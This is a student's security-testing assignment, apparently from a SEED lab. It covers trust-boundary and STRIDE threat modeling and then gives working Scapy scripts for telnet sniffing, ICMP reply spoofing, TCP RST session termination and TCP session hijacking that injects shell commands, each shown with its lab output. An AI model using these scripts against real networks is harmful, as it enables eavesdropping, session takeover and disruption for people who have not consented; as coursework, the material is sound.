Assignment 1 – Security Testing

BY: MA THANH LONG MASON – S4042629

Table of Contents

Table of Figures

List of Tables

Section 1: Threat Modeling

Q1.1: Trust boundaries

Diagram



Figure 1: Modified DFG

Justification

- **Boundary 1:** Serves as a boundary between the public internet and the internal web infrastructure. Since the browser can be easily controlled and manipulated by the user, a boundary is necessary to prevent HTTP-related attacks.
- **Boundary 2:** Serves as a boundary between the presentation level, which is the Web Server, and the application logic level. Since the Application Server is where most of the logic is being handled, this server has extensive access to the remaining areas of the infrastructure. Therefore, a boundary is required to sanitize data taken from the Web Server before processing.
- **Boundary 3:** This boundary is like boundary 2, which serves to separate the Application Server and the Authentication Credential Store (ACS). The ACS contains extremely sensitive data, such as passwords and tokens, and thus justifies another layer of protection.
- **Boundary 4:** Since the admin has extensive privileges to sensitive parts of the system, an additional layer of boundary is necessary to prevent and minimize the risk of privilege escalation.

- **Boundary 5:** This trust boundary separates the Application Server and Monitor System. The Monitor System contains extensive logs about all parts of the system and thus could allow attackers to gather information about the system or cover their tracks in the event of an attack.
- **Boundary 6:** The monitoring data storage contains sensitive historical data about the system which attackers could use to identify vulnerabilities. For this reason, proper access control, encryption, and integrity checks are required for this part of system.

Q1.2: STRIDE Threat Model

Table 1: STRIDE threat table

STRIDE threat	**Goal**	**Definition of the attack**	**Involved DFG components**
Spoofing	Gain unauthorized access	Disguising as someone or something else.	User/Browser & Web Server
Tampering	Modify data to manipulate the behavior of the system	Modifying data or code either in transit or at rest.	Web Server & Application Server
Repudiation	Avoiding the punishment of performing a malicious action	Denial of ever performing an action	Admin & Application Server
Information Disclosure	Personal benefits such as financial gain	Disclosing sensitive information to someone not authorized to see it	Monitor System & Monitoring Data Store
Denial of Service	Degrade or disrupt services to legitimate user	Flooding servers with excessive requests to exhaust resources, thus slowing down the server or even bringing it down.	User/Browser & Web Server
Elevation of Privilege	Gain higher levels of permission than intended	Gaining unexpected and unauthorized capabilities	Admin & Application Server

Section 2: Packet Spoofing Attack

Q2.1: IDs

Assuming the environment has been properly setup, use “dockps” to show all the IDs of all the “PCs” within the environment. Then use “docksh (attacker ID)” to select the attacker PC. Finally, use “ifconfig” to display the unique network ID of the attacker.

```
[08/16/25]seed@VM:~/.../volumes$ dockps
23e6533e6275  hostB-10.9.0.6
1fb254ea24fb  hostA-10.9.0.5
7bb79a2ca501  seed-attacker
[08/16/25]seed@VM:~/.../volumes$ docksh 7b
root@VM:/# ifconfig
br-2ee5e2a784a6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:dff:fe47:afd4  prefixlen 64  scopeid 0x20<link>
        ether 02:42:0d:47:af:d4  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 6886 (6.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 2: Showcasing IDs

Q2.2: Sniffing between host A & B

Modify the sniffing code (like shown in Figure 3) to sniff specifically for telnet packets. Then, start sending telnet packets by using the command “telnet (destination IP)” on host A; since we are trying to send telnet packets between host A and host B, we put the destination IP as the IP address of host B.

```
1 #!/usr/bin/env python3
2
3 from scapy.all import *
4
5
6 def print_pkt(pkt):
7   print_pkt.counter += 1
8   print("-------------packet: ", print_pkt.counter, "-------------")
9   pkt.show()
10
11 print_pkt.counter=0
12
13 #https://www.gigamon.com/content/dam/resource-library/english/guide---cookbook/gu-bpf-reference-guide-gigamon-insight.pdf
14
15 #Sniff ICMP packets
16 pkt = sniff(iface=['br-2ee5e2a784a6'], filter='tcp port 23', prn=print_pkt)
```

Figure 3: Modified python sniffing code

Once we have ran the telnet command on host A console, the console will ask for the login credentials, which should be the same as the credentials used for your root host. Once you have successfully logged in, TCP and telnet packets will start being sent, and you can start the sniffing process.

```
seed@23e6533e6275:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
23e6533e6275 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that a
re
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 16 08:36:59 UTC 2025 from 23e6533e6275 on pts/4
seed@23e6533e6275:~$
```

Figure 4: Sending telnet packets

Figure 5 demonstrates that we have successfully sniffed the telnet packets. We can check the validity of the sniffed packets by comparing the src, dst, and chksum of the packet in the attacker shell to that of the packet in Wireshark.



Figure 5: Successful sniffing

Q2.3: Packet spoofing

The code in Figure 6 was created using the sample spoofing and sniffing code provided during the workshop. The spoofing code works by first capturing the request packets using the sniffing mechanism, then minor processing is performed to build the spoofed reply packet. The spoofed packet is then sent back to host A.

We can start the process by first running the sniffing code, then start pinging from host A to the fake IP. We are starting the sniffing code first because we don't want to risk losing any packets in between the time we navigate between all the different consoles to start all the components. Check Figure 6 and 7 for how Wireshark and the host A console would look like if the spoofing worked correctly.

```
#Network details
iface_name = 'br-2ee5e2a784a6'
fake_ip = '2.6.2.9'        # Fake IP based on Student ID S4042629
host_a_ip = '10.9.0.5'     # Host A IP

#Handling sniffed packets and spoofing replies
def handle_packet(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8 and pkt[IP].src == host_a_ip:
        # Build spoofed reply
        ip_layer = IP(src=fake_ip, dst=host_a_ip)
        icmp_layer = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        if Raw in pkt:
            reply = ip_layer/icmp_layer/pkt[Raw].load
        else:
            reply = ip_layer/icmp_layer

        # Send reply immediately
        send(reply, verbose=0)
        print(f"Spoofed reply sent to {host_a_ip}")

print("Sniffing ICMP packets and auto-spoofing replies...")

#Sniff packets
sniff(iface=[iface_name], filter=f"icmp and host {host_a_ip}", prn=handle_packet)

```

Figure 6: Packet spoofing code

Figure 7 shows the terminal from the host A perspective. Note the 0% packet loss, which indicates that we have successfully spoofed a reply for every request ping sent.

```
64 bytes from 2.6.2.9: icmp_seq=2 ttl=64 time=5.22 ms
64 bytes from 2.6.2.9: icmp_seq=3 ttl=64 time=4.74 ms
64 bytes from 2.6.2.9: icmp_seq=4 ttl=64 time=7.32 ms
64 bytes from 2.6.2.9: icmp_seq=5 ttl=64 time=41.4 ms
64 bytes from 2.6.2.9: icmp_seq=6 ttl=64 time=17.6 ms
64 bytes from 2.6.2.9: icmp_seq=7 ttl=64 time=30.8 ms
64 bytes from 2.6.2.9: icmp_seq=8 ttl=64 time=6.49 ms
^C
--- 2.6.2.9 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 10772074ms
rtt min/avg/max/mdev = 4.744/15.666/41.393/12.709 ms
root@1fb254ea24fb:/#
```

Figure 7: Host A perspective of spoofing

Figure 8 showcases all the packets during the sniffing and spoofing session. Every request from host A (10.9.0.5) was successfully met with a reply from the attacker (2.6.2.9)



Figure 8: Wireshark-captured packets

Q2.4: Packet spoofing attacks analysis

Packet spoofing attacks are attacks where the malicious actors forge or alter the source IP address in a packet in an attempt to appear from a trusted or legitimate source. Often, the goal packet spoofing attacks are to bypass security and/or impersonate another system to hide the attacker's identify.

The attack starts with the acquisition of a legitimate or trusted IP address. This is often done though various methods such as packet sniffing or social engineering attacks.

Once a valid IP address has been acquired, the attackers manually craft a malicious packet through the use of tools such as Scapy, hping3, or nping; the attackers trust the destination system by replacing the real source IP address, which is their system's IP address, with the stolen IP address previously acquired.

Once the malicious packet is crafted, the spoofed packet is transmitted into the network and used to trick the destination system. Packet spoofing attacks allow attackers to potentially bypass the various security measures of a system and gain unauthorized access and/or inject malicious data in order to manipulate the victim's system. Finally, the detection of a spoofed packet is fairly difficult since all replies of the spoofed packet is sent to the system which holds the actual spoofed IP instead of the attacker's machine. Consequently, attackers will have to perform additional steps if they want to extract the data from the replies.

Section 3: TCP Session Reset and Hijacking Attacks

Q3.1: IDs

The commands used for this question are the same as the ones used for question 1 in section 2. "dockps" displays the ID and name of all the hosts and the seed attacker. "docksh 8e" selects the attacker, and "ifconfig" shows the unique network ID of that attacker instance.

```
[08/16/25]seed@VM:~/.../volumes$ dockps
17675d68ed0d  user1-10.9.0.6
a34e13a00ff7  user2-10.9.0.7
86a73e0fc073  victim-10.9.0.5
8e375eac232e  seed-attacker
[08/16/25]seed@VM:~/.../volumes$ docksh 8e
root@VM:/# ifconfig
br-2f332bcaf563: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:e5ff:fe03:d544  prefixlen 64  scopeid 0x20<link
>
        ether 02:42:e5:03:d5:44  txqueuelen 0  (Ethernet)
        RX packets 100  bytes 5940 (5.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 5469 (5.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 9: IDs of all hosts in TCP lab setup

Q3.2: Telnet session termination

The first step is to start Wireshark the start listening for packets. Once Wireshark is properly setup, enter the terminal of Host A and Host B, and start a telnet session between the two hosts using the command “telnet (IP of host B)” like shown in the figure below.



Figure 10: Starting Telnet session

Once you have entered your credentials and successfully initiated the telnet session, Wireshark will display all TCP and telnet packets that was sent during the initiation of the telnet session. Select the latest packet, navigate to the “Transmission Control Protocol” tab and look for the fields highlighted in the figure below.



Figure 11: TCP packet analysis

Modify “sport”, “seq”, and “ack” fields in the code below so it matches the value shown in the TCP packet. Additionally, change the flag in the “flags” field to “R” since we are trying to send an RST packet to terminate the session. Once everything is setup, run the code in the attacker shell and the session should be terminated.

```
#!/usr/bin/env python3
from scapy.all import *


ip = IP(src="10.9.0.6", dst="10.9.0.7")
tcp = TCP(sport=34290, dport=23, flags="R", seq=656852265,
 ack=2316951596)
data = "@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt)

```

Figure 12: Session termination code

Q3.3: File injection

The steps for setting up the environment, Wireshark, and starting a telnet session will be skip for this question since they are the same as the ones in question 2.2. To inject a file through the telnet session, we need to craft a packet with the data containing a command line to create the file that we want. The code for injection is provided in the figure below.

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4
5 ip = IP(src="10.9.0.6", dst="10.9.0.7")
6 tcp = TCP(sport=34336, dport=23, flags="PA", seq=3261894521,
  ack=3685248396)
7 data = "echo 'this is my name: Ma Thanh Long Mason' >
  s4042629.txt\n"
8 pkt = ip/tcp/data
9 ls(pkt)
0 send(pkt)
```

Figure 13: File injection code

After editing the “sport”, “seq”, and “ack” field as showcased in question 2.2, change the value of the “data” variable. This “data” variable will hold the command to create a new file and inject data into said file. For the figure example, the command is creating a new text file named “s4042629” and injecting the text line “this is my name: Ma Thanh Long Mason” into it.

```
[08/17/25]seed@VM:~/.../volumes$ dockps
17675d68ed0d  user1-10.9.0.6
a34e13a00ff7  user2-10.9.0.7
86a73e0fc073  victim-10.9.0.5
8e375eac232e  seed-attacker
[08/17/25]seed@VM:~/.../volumes$ docksh a3
root@a34e13a00ff7:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@a34e13a00ff7:/# cd home
root@a34e13a00ff7:/home# ls
seed
root@a34e13a00ff7:/home# cd seed
root@a34e13a00ff7:/home/seed# ls
s4042629.txt
root@a34e13a00ff7:/home/seed# cat s4042629.txt
this is my name: Ma Thanh Long Mason
root@a34e13a00ff7:/home/seed#
```

Figure 14: Result of injection

The figure above showcases the injected file along with its content on the terminal of host B.

To retrieve and display the contents of the file on the attacker shell after the file has been injected. We will need to spoof another packet that gets the content of the file, and sniff the reply given back by host B.

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4
5 ip = IP(src="10.9.0.6", dst="10.9.0.7")
6 tcp = TCP(sport=34374, dport=23, flags="PA", seq=3351177185,
  ack=3544483910)
7 data = "cat s4042629.txt\n"
8 pkt = ip/tcp/data
9 ls(pkt)
10 send(pkt)
11
12 response = sr1(pkt, timeout=2, verbose=1)
13 if response and response.haslayer(Raw):
14     print("[+] Got response from server:")
15     print(response[Raw].load.decode(errors="ignore"))
16 else:
17     print("[-] No response received")
18
```

Figure 15: Fetching data of injected file

In addition to modifying the data of the spoofed packet to fetch the contents of the file, we need to add an additional section of code to listen for the reply from host B and print out the contents of that reply. The figure above shows the modified code used to fetch and print out the contents of the injected file. The figures below showcase the attacker's shell.

```
load       : StrField                          = b'cat s4042629.txt\
n' (b'')
.
Sent 1 packets.
Begin emission:
Finished sending 1 packets.

Received 3 packets, got 1 answers, remaining 0 packets
[+] Got response from server:
cat s4042629.txt
this is my name: Ma Thanh Long Mason
seed@a34e13a00ff7:~$
root@VM:/volumes#
```

Figure 16: Contents shown on attacker's terminal



Figure 17: Data shown in packet on Wireshark

References

The various pieces of code used for this assessment was taken/inspired from the code shown in the weekly workshops.